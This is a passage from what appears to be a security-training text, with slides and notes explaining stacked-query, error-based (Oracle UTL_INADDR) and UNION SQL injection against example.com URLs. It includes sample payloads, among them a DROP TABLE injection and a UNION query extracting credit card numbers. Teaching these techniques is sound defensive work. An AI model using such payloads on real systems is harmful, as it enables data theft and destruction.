
For example, the original SQL query is as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’
```

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = ’Bob’;
DROP TABLE DEPT;
```

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.



Error Based SQL Injection

- Error based SQL Injection **forces the database** to perform some operation in which the **result will be an error**
- This exploitation may differ depending on the DBMS

- **Consider the SQL query shown below:**

```
SELECT * FROM products WHERE
id_product=$id_product
```

- **Consider the following request to a script that executes the query above:**

```
http://www.example.com/product.php?id=10
```

- **The malicious request would be (e.g., Oracle 10g):**

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT
user FROM DUAL) )—
```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is another query, the name of the user
- When the database looks for a hostname with the user database name, it fails and return an error message such as follows:

```
ORA-292257: host SCOTT unknown
```

- Then, the tester can manipulate the parameter passed to `GET_HOST_NAME()` function, and the result will be shown in the error message

Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```


The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )—
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.



Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- The result of a forged query will be joined to the result of the original query, thereby allowing it to obtain the **values of fields of other tables**

Example:

- `SELECT Name, Phone, Address FROM Users WHERE Id=$id`

Now set the following Id value:

- `$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The final query is as shown below:

- `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The above query joins the result of the original query with all the credit card users

Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

